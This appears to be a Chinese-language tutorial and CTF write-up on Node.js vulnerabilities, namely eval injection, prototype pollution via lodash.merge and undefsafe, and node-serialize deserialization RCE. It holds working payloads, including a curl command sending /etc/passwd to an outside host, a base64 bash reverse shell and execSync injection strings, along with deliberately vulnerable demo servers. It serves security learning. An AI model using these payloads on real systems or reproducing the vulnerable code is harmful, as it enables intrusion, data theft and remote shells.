Node.js 的 5 个常见服务器漏洞 - 知乎
Node.js 常见漏洞学习与总结-先知社区
nodejs相关漏洞 Node.js 是一个开源、跨平台的 JavaScript 运行时环境,允许开发者在服务器端运行 JavaScript 代码。它基于 Google 的 V8 JavaScript 引擎(Chrome 浏览器使用的引擎),以高效、事件驱动和非阻塞 I/O 的特性闻名。以下是对 Node.js 的详细介绍,涵盖其定义、核心特性、架构、工作原理、应用场景以及优缺点。
在Node.js应用中,漏洞可能导致远程代码执行、拒绝服务甚至数据泄露。攻击者可通过构造恶意输入触发异步加密操作错误,从而远程崩溃Node.js进程,造成拒绝服务。
示例:
1 2 3 crypto.subtle .deriveBits (algorithm, userProvidedKey, length) .then (bits =>
若userProvidedKey 可控且触发底层ThrowException() ,将导致进程崩溃。
常见的Node.js漏洞类型包括命令执行 、原型链污染 、反序列化RCE 、目录穿越 和沙箱逃逸 。
CVE-2025-23167 (HTTP头解析缺陷,可导致请求走私),CVE-2025-23165 (文件读取内存泄漏)
命令执行 1.eval()
例:main.js
1
2
3
4
5
6
7
8
9
10
11
var express = require ("express" );var app = express ();app.get ('/eval' ,function (req,res ){ res.send (eval (req.query .q )); console .log (req.query .q ); }) var server = app.listen (8888 , function ( console .log ("应用实例,访问地址为 http://127.0.0.1:8888/" ); })
漏洞利用:
Node.js中的chile_process.exec 调用的是**/bash.sh**,它是一个bash解释器,可以执行系统命令。在eval函数的参数中可以构造require('child_process').exec('');来进行调用。
弹计算器(windows):
1 /eval?q=require('child_process').exec('calc');
读取文件(linux):
1 /eval?q=require('child_process').exec('curl -F "x=`cat /etc/passwd`" http://vps');;
反弹shell(linux):
1
2
3
4
5
/eval?q=require('child_process').exec('echo YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMjcuMC4wLjEvMzMzMyAwPiYx|base64 -d|bash'); #/YmFzaCAtaSA%2BJiAvZGV2L3RjcC8xMjcuMC4wLjEvMzMzMyAwPiYx是bash -i >& /dev/tcp/127.0.0.1/3333 0>&1 BASE64加密后的结果,直接调用会报错。 注意:BASE64加密后的字符中有一个+号需要url编码为%2B(一定情况下)
如果上下文中没有require(类似于Code-Breaking 2018 Thejs),则可以使用global.process.mainModule.constructor._load('child_process').exec('calc')来执行命令
类似命令 1.间隔两秒执行函数:
setInteval(some_function, 2000)
2.两秒后执行函数:
setTimeout(some_function, 2000);
some_function处就类似于eval函数的参数
3.输出HelloWorld:
Function("console.log('HelloWolrd')")()
类似于php中的create_function
以上都可以导致命令执行
文件操作
1 2 3 4 res.end(require('fs' ).readdirSync('.' ).toString()) res.end(require('fs' ).writeFileSync('./daigua.txt' ,'内容' ).toString()); res.end(require('fs' ).readFileSync('./daigua.txt' ).toString()); res.end(require('fs' ).rmdirSync('./daigua' ).toString());
同步:fs.readFileSync()
异步:fs.readFile()(异步的方法函数最后一个参数为回调函数,异步方法性能更高)
原型链污染 js原型链 _prototype_属性:prototype 属性可以向对象添加属性和方法
1 object.prototype.name=value
__proto__ 属性:这个实例属性指向对象的原型对象(即原型)
1
2
3
objectname["__proto__"] objectname.__proto__ objectname.constructor.prototype
不同对象所生成的原型链如下(部分):
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
var o = {a: 1}; // o对象直接继承了Object.prototype // 原型链: // o ---> Object.prototype ---> null var a = ["yo", "whadup", "?"]; // 数组都继承于 Array.prototype // 原型链: // a ---> Array.prototype ---> Object.prototype ---> null function f(){ return 2; } // 函数都继承于 Function.prototype // 原型链: // f ---> Function.prototype ---> Object.prototype ---> null
原型链污染原理 例:
对于语句:object[a][b] = value 如果可以控制a、b、value的值,将a设置为__proto__,我们就可以给object对象的原型设置一个b属性,值为value。这样所有继承object对象原型的实例对象在本身不拥有b属性的情况下,都会拥有b属性,且值为value。
1
2
3
4
5

object1 = {"a":1, "b":2}; object1.__proto__.foo = "Hello World"; console.log(object1.foo); object2 = {"c":1, "d":2}; console.log(object2.foo);
在第二条语句中,我们对object1的原型对象设置了一个foo属性,而object2和object1一样,都是继承Object.prototype。在获取object2.foo时,由于object2本身不存在foo属性,就会往父类Object.prototype中去寻找。这就造成了一个原型链污染,所以原型链污染简单来说就是如果能够控制并修改一个对象的原型,就可以影响到所有和这个对象同一个原型的对象。
改了 Object.prototype.xxx,等于给所有普通对象 都加了一个默认属性 xxx。
merge操作导致原型链污染 例:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17

function merge(target, source) { for (let key in source) { if (key in source && key in target) { merge(target[key], source[key]) } else { target[key] = source[key] } } } let object1 = {} let object2 = JSON.parse('{"a": 1, "__proto__": {"b": 2}}' ) merge(object1, object2) console.log(object1.a, object1.b) object3 = {} console.log(object3.b)
可见object3的b是从原型中获取到的,说明Object已经被污染了。
题:Code-Breaking 2018 Thejs server.js
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
const fs = require ('fs' )const express = require ('express' )const bodyParser = require ('body-parser' )const lodash = require ('lodash' )const session = require ('express-session' )const randomize = require ('randomatic' )const app = express ()app.use (bodyParser.urlencoded ({extended : true })).use (bodyParser.json ()) app.use ('/static' , express.static ('static' )) app.use (session ({ name : 'thejs.session' , secret : randomize ('aA0' , 16 ), resave : false , saveUninitialized : false })) app.engine ('ejs' , function (filePath, options, callback ) { fs.readFile (filePath, (err, content ) => { if (err) return callback (new Error (err)) let compiled = lodash.template (content) let rendered = compiled ({...options}) return callback (null , rendered) }) }) app.set ('views' , './views' ) app.set ('view engine' , 'ejs' ) app.all ('/' , (req, res ) => { let data = req.session .data || {language : [], category : []} if (req.method == 'POST' ) { data = lodash.merge (data, req.body ) req.session .data = data } res.render ('index' , { language : data.language , category : data.category }) }) app.listen (3000 , () => console .log ('Example app listening on port 3000!' ))
问题出在了lodashs.merge函数这里,这个函数存在原型链污染漏洞。
利用点:
req.body 进入 lodash.merge → 原型污染 Object.prototype
然后在模板引擎里调用 lodash.template → 读取被污染的 sourceURL → 拼进 new Function 的代码里 → RCE
HTTP 请求体(req.body) → lodash.merge → 数据进入 data、并有机会污染原型sourceURL → new Function → 你的 JS 被执行

payload :
1 { "__proto__" : { "sourceURL" : "\nreturn e=> {for (var a in {}) {delete Object.prototype[a];} return global.process.mainModule.constructor._load('child_process').execSync('id')}\n//" } }
解释payload:
利用 __proto__ + lodash.merge 把 Object.prototype.sourceURL 污染掉,所有普通对象都继承了一个新的属性 sourceURL,值就是 payload 里那一串,
于是 lodash.template(content) 实际做的是:
1 let compiled = Function (importsKeys, body)(...importsValues)
body 的第一条可执行语句就是我们注入的:return e=> { ... }后面那行 return <原模板函数> 永远不会执行。也就是说:
lodash.template 返回的“模板函数”,已经被改成了 e => { ... } 这个箭头函数。
解释e => { … }内:
1
2
3
4
5
6
7
e => { for (var a in { } ) { delete Object.prototype[ a] ; } return global.process.mainModule.constructor._load('child_process' ).execSync('id' ) }
1.for (var a in {}) { delete Object.prototype[a]; }:
for (var a in {}):遍历“空对象” {} 的可枚举属性。
delete Object.prototype[a];:把这些属性一个个删掉。
“我之前为了利用漏洞,往 Object.prototype 上挂了很多脏东西,现在在 payload 里顺手把它们都删掉,防止之后其他地方继续受到污染。”
2.global.process.mainModule.constructor._load('child_process')
在这段函数体里,没有 require 变量。为了拿到 child_process 模块,只能走 Node 的内部对象
3..execSync('id'):命令执行rce

pwd查看当前目录
1 { "__proto__" : { "sourceURL" : "\nreturn e=> {for (var a in {}) {delete Object.prototype[a];} return global.process.mainModule.constructor._load('child_process').execSync('pwd')}\n//" } }
读取该路径下的文件目录

1 { "__proto__" : { "sourceURL" : "\nreturn e=> {for (var a in {}) {delete Object.prototype[a];} return global.process.mainModule.constructor._load('child_process').execSync('ls /home/sundan/thejs')}\n//" } }
读取flag文件

1 { "__proto__" : { "sourceURL" : "\nreturn e=> {for (var a in {}) {delete Object.prototype[a];} return global.process.mainModule.constructor._load('child_process').execSync('cat /home/sundan/thejs/flag_thepr0t0js')}\n//" } }
flag{9444cc50d919461219718fb4f747c48f}
undefsafe的原型链污染 (例题:[网鼎杯 2020 青龙组]notes )
undefsafe 是一个“根据字符串路径读写对象属性”的库,以前有严重原型链污染漏洞。
undefsafe(obj, path, value) 做的事情大概是:
把 path 用 . 拆成数组,例如 "a.b.c" → ["a","b","c"]
一层一层往下找 / 创建对象,最后一层赋值
在有漏洞的版本里,如果第一段是 "__proto__",它会去操作 obj.__proto__,也就是 Object.prototype,那就变成原型链污染了:
1
2
3
undefsafe({}, '__proto__.pwn', 'hacked'); // 等价于: Object.prototype.pwn = 'hacked';
从此以后:
1
2
3
4
5
let o = {}; console.log(o.pwn); // 'hacked' for (let k in o) { console.log(k); // 会枚举到 'pwn' }
这样一来,任何普通对象 {} 在 for...in 遍历时,都会多出来一个 pwn 这个键,对应值是 'hacked'
_node-serialize反序列化RCE漏洞(CVE-2017-5941) demo:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
const express = require ('express' );const cookieParser = require ('cookie-parser' );const serialize = require ('node-serialize' );const app = express ();app.use (cookieParser ()); app.get ('/' , (req, res ) => { if (req.cookies .profile ) { const raw = Buffer .from (req.cookies .profile , 'base64' ).toString (); console .log ('[+] raw cookie:' , raw); const obj = serialize.unserialize (raw); console .log ('[+] unserialize result:' , obj); res.send ('Hello ' + (obj.username || 'anonymous' )); } else { const user = { username : 'guest' }; const serialized = serialize.serialize (user); const cookieValue = Buffer .from (serialized).toString ('base64' ); res.cookie ('profile' , cookieValue, { httpOnly : true }); res.send ('Cookie set, refresh to use it.' ); } }); app.listen (3000 , () => { console .log ('Listening on http://127.0.0.1:3000' ); });
解释:
IIFE(立即调用函数表达式)是一个在定义时就会立即执行的 JavaScript 函数。
IIFE一般写成下面的形式:
1
2
3
(function(){ /* code */ }()); // 或者 (function(){ /* code */ })();

漏洞代码位于node_modules\node-serialize\lib\serialize.js中:
其中的关键就是:obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');这一行语句,可以看到传递给eval的参数是用括号包裹的,所以如果构造一个function(){}()函数,在反序列化时就会被当中IIFE立即调用执行。来看如何构造payload:
1
2
3
4
5
serialize = require ('node-serialize' ); var test = { rce : function (require ('child_process' ).exec ('ls /' ,function (error, stdout, stderr ){console .log (stdout)});}, } console .log ("序列化生成的 Payload: \n" + serialize.serialize (test));
生成的Payload为:
1 { "rce" : "_$$ND_FUNC$$_function(){require('child_process').exec('ls /',function(error, stdout, stderr){console.log(stdout)});}" }
